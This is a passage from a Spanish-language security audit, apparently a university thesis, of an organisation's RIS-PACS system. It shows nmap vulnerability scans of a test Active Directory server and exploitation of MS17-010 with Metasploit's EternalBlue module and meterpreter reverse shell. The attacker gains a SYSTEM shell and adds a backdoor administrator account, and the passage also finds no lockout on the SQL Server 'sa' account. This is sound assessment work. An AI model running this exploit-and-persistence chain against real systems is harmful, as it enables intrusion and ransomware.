



Ilustración 23. SQL Injection entorno TEST

Adicional a las pruebas realizadas al aplicativo, se ejecutaron pruebas de penetración sobre el servidor de directorio activo, esto desde una máquina con Kali Linux 2022. Inicialmente se realizó un escaneo de puertos por medio de la herramienta nmap. Esta vez por medio del comando Nmap -A "IP, los puertos que se encontraban abiertos eran muy similares a el entorno productivo, con la diferencia que el puerto 636 se encontraba abierto, este se usa para autenticación LDAP. Este escaneo fue invasivo, lo cual en caso de hacerlo en entorno productivo posiblemente hubiese ocasionado ruido y ser detectado.



Ilustración 24. Propiedades sistema operativo servidor de directorio activo, ambiente de pruebas.



```

Archivo Acciones Editar Vista Ayuda
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
[~]
$ nmap -A 192.168.48.137
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 20:28 -05
Nmap scan report for 192.168.48.137
Host is up (0.00057s latency).
Not shown: 984 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Microsoft DNS 6.1.7601 (10B1446A) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (10B1446A)
80/tcp    open  http             Microsoft IIS httpd 7.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Primera pagina de Nacho!!
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2022-03-24 01:28:21Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: [REDACTED] Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds     Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (wo: [REDACTED])
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: [REDACTED] Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: COMPU1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|_ 2.1:
|_ Message signing enabled and required
|_ clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
| smb2-time:
|_ date: 2022-03-24T01:29:10
|_ start_date: 2022-03-24T01:07:06
| smb-os-discovery:

```

Ilustración 25. Resultados escaneo con Nmap de servidor AD de ambiente de pruebas.

Un componente clave que detectó nmap, Ilustración 25 e Ilustración 26, fue la versión del sistema operativo, el cual era Windows server 2008. Exactamente lo que se conocía anteriormente, Ilustración 24.

```

Archivo Acciones Editar Vista Ayuda
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: [REDACTED], Site: Default-First-Site-Name)
445/tcp open microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds ([REDACTED])
464/tcp open kpasswd57
593/tcp open ncaln_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: [REDACTED], Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49157/tcp open ncaln_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc Microsoft Windows RPC
Service Info: Host: COMPU1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|   2.1:
|_   Message signing enabled and required
|_ clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
|_ smb2-time:
|   date: 2022-03-24T01:29:10
|_   start_date: 2022-03-24T01:07:06
|_ smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: Compu1
|   NetBIOS computer name: COMPU1\X00
|   Domain name: [REDACTED]
|   Forest name: [REDACTED]
|   FQDN: Compu1
|_   System time: 2022-03-23T20:29:09-05:00
|_ nbstat: NetBIOS name: COMPU1, NetBIOS user: <unknown>, NetBIOS MAC: 00: [REDACTED]: [REDACTED] (VMware)
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_   message_signing: required


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.50 seconds

[REDACTED]
$ nmap -A 192.168.48.137 --script vuln
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 20:30 -05
NSE: failed to initialize the script engine:
/usr/bin/./share/nmap/nse_main.lua:822: 'vuln' did not match a category, filename, or directory
stack traceback:

```

Ilustración 26. Escaneo con Nmap de vulnerabilidades de servidor AD de ambiente de pruebas.

Posteriormente se hizo otro análisis invasivo al sistema de pruebas, Ilustración 27, en búsqueda de vulnerabilidades, esta vez se añade el comando `nmap -n -Pn Ip -p --script-vuln`. Este escaneo detecta los puertos y su estado. Adicionalmente entrega las vulnerabilidades del sistema operativo, con sus respectivos CVE e información en la web de los mismos.



```

(juanfelipe@juanfelipe)-[~]
$ nmap -n -p- -Pn 192.168.48.137 -p- --script=vuln
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 20:34 -05
Nmap scan report for 192.168.48.137
Host is up (0.00066s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
808/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswds
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
5722/tcp   open  msdfs
9389/tcp   open  adws
49154/tcp  open  unknown
49155/tcp  open  unknown
49157/tcp  open  unknown
49158/tcp  open  unknown
49169/tcp  open  unknown

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|  VULNERABLE:
|  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|  State: VULNERABLE
|  IDs: CVE:CVE-2017-0143
|  Risk factor: HIGH
|  A critical remote code execution vulnerability exists in Microsoft SMBv1
|  servers (ms17-010).
|
|  Disclosure date: 2017-03-14
|  References:
|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

```

Ilustración 27. Resultado escaneo con Nmap de vulnerabilidades de servidor AD de ambiente de pruebas.

Se procede a tomar las vulnerabilidades expuestas en el punto anterior, con el fin de explotarlo. Para esto se ejecuta metasploitable, desde comandos de consola en Kali Linux. Esta herramienta ayuda al atacante a tomar un CVE y poder explotar alguna vulnerabilidad con exploits existentes en la herramienta.


```

Terminal nro. 1
Archivo Acciones Editar Vista Ayuda
info -d
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
--          -
RHOSTS        10.10.10.10      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         445              yes       The target port (TCP)
SMBDomain     10.10.10.10      no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass       10.10.10.10      no        (Optional) The password for the specified username
SMBUser       10.10.10.10      no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--          -
EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)

```

Ilustración 28. Exploits disponibles en la herramienta metasploit para la vulnerabilidad ms17-010.

Después de realizar lectura y consultar información sobre cada vulnerabilidad detectada, las acciones se enfocan en la vulnerabilidad ms17-010.

Una vez identificado el CVE que tenía la vulnerabilidad, se procede a buscar información sobre este. En este caso se hallaron 3 exploit y 2 auxiliares, Ilustración 28. Se carga en este caso el eternal blue, un exploit conocido por el efecto que tuvo en el ransomware Wannacry. Una vez cargado el exploit se configuran los parámetros de la IP objetivo (RHOST) y puerto de ataque, para este caso se usa el puerto 445.

```

Terminal nro. 1
Archivo Acciones Editar Vista Ayuda
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2668 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>net user unbosque abc123 /add
net user unbosque abc123 /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.

More help is available by typing NET HELPMSG 2245.

C:\Windows\system32>net user unbosque abc123 /add
net user unbosque abc123 /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.

More help is available by typing NET HELPMSG 2245.

C:\Windows\system32>net user unbosque Unbosque123. /add
net user unbosque Unbosque123. /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.

More help is available by typing NET HELPMSG 2245.

C:\Windows\system32>net user unbosque Bogota2022.
net user unbosque Bogota2022.
The user name could not be found.

More help is available by typing NET HELPMSG 2221.

C:\Windows\system32>net user unbosque Bogota2022. /add
net user unbosque Bogota2022. /add
The command completed successfully.

C:\Windows\system32>

```

Ilustración 29. Apertura de sesión en CMD usando metasploit.

Al no definir un payload en específico, el exploit usa por defecto el payload meterpreter. Una vez explotada la vulnerabilidad observamos que hemos tomado el control remotamente de una sesión de comandos en Windows CMD, Ilustración 29. Se evidencia que estamos con un usuario que tiene más privilegios que el usuario administrador. Este usuario es NT AUTHORITY/SYSTEM. Este usuario se reconoce por que puede ejecutar comandos de cualquier tipo sin pedir permisos, también puede crear procesos y carpetas en ubicaciones secretas del sistema. Una vez se sabe que este es el superusuario el que ha tomado control remoto de la máquina, se procede a ejecutar una Shell, en donde se pueden ejecutar comandos.

Con el fin de permitir acceso al sistema, se añade un usuario con privilegios, en este caso se llama unbosque, con su respectiva contraseña.




Ilustración 30. Verificación de la creación del usuario unbosque.

Para verificar que el usuario unbosque fue creado, en la máquina afectada, se ingresa a esta y en la configuración del active directory, se busca en el contenedor de usuarios y se confirma que el usuario fue creado, Ilustración 30. Cabe recordar que los comandos ejecutados para crear este usuario fueron ejecutados por medio de una shell remota en la Ilustración 29.

Después de creado, se apuntó a enviar al usuario unbosque hacia el grupo de administradores para que tenga permisos elevados en la máquina afectada. De esta manera, cuando alguien quiera acceder ya lo puede hacer conociendo su IP e ingresando con este usuario y realizar cualquier acción como por ejemplo un ransomware. Para agregar el usuario unbosque al grupo de administradores se usa el comando esto se hace con el comando "net localgroup administrators unbosque /add" como se observa en la Ilustración 29. Con esto garantizamos que este usuario creado de manera remota tenga privilegios de poder hacer cualquier tipo de

configuración en la máquina.




Ilustración 31. Comando para agregar el usuario unbosque al grupo de administradores.

Al revisar las propiedades del usuario creado a través de la Shell, se ve que tiene permiso de administrador, lo cual garantiza full privilegios sobre el sistema en la organización. El detalle de los grupos en la Ilustración 31.

Dentro del ambiente de pruebas para el servidor de base de datos se realizan varios intentos de login con el usuario "sa", encontrando que no hay un límite de intentos. Esta brecha en la seguridad podría ser explotada por un ciberdelincuente realizando ataques de fuerza bruta. Ilustración 37. Después de cada intento de solamente se obtenía un popup con la advertencia de error en el usuario o contraseña. Ilustración 32.

Dichos intentos fallidos de login se pueden observar en los logs del sistema operativo y del motor de base de datos, razón por la cual, es importante para el administrador que esté verificando constantemente dichos registros con el fin de identificar algún tipo de anomalía de este tipo.




Ilustración 32. Inicio de sesión fallida para usuario “sa” en SQL Server Management Studio.

10.2.3 Administración de usuarios.

Según las pruebas de penetración realizadas al aplicativo, este no cuenta con un bloqueo de usuarios al intento erróneo de múltiples accesos o intentos de login. Esta falencia permite a un atacante realizar un ataque de fuerza bruta por medio del uso de diccionarios sin mayor complejidad o necesidad de recursos informáticos importantes.

Algo importante para detallar dentro de las características de una instancia, son los usuarios con los que cuenta para realizar las conexiones a las diferentes bases de datos. Como se puede ver en la Ilustración 33, la instancia cuenta con 18 usuarios que son creados, en su mayoría, automáticamente durante la instalación del aplicativo RIS-PACS. Se observa el usuario “sa”, habilitado, este usuario es creado durante la instalación del motor de base de datos, es un usuario por defecto y cuenta con privilegios de administrador, con lo cual tendría acceso sin restricción a todas las bases de datos.




Ilustración 33. Usuarios creados en la instancia para la conexión a las bases de datos.

Según información entregada por la organización tampoco se cuenta con políticas o procedimientos que permitan mantener una actualización constante de los usuarios activos dentro del sistema. Existen usuarios que ya no requieren de acceso al sistema y se encuentran habilitados, usuarios que de forma temporal no requieren acceso permanecen activos, y algunas otras situaciones que permiten mantener habilitados accesos que generan brechas de seguridad.

10.3. Bases de datos: Políticas de backups y administración de medios.

El aplicativo RIS-PACS requiere de 19 bases de datos para su funcionamiento como RIS-PACS. Dentro de estas bases de datos se almacena información de pacientes como datos demográficos, historias radiológicas e imágenes diagnósticas. También se almacena información propia del aplicativo como usuarios, configuraciones, etc. La Ilustración 34 muestra las 19 bases de datos con las que cuenta la instancia de producción. La falla en alguna de estas bases de datos generaría un mal funcionamiento e incluso inoperatividad del sistema.

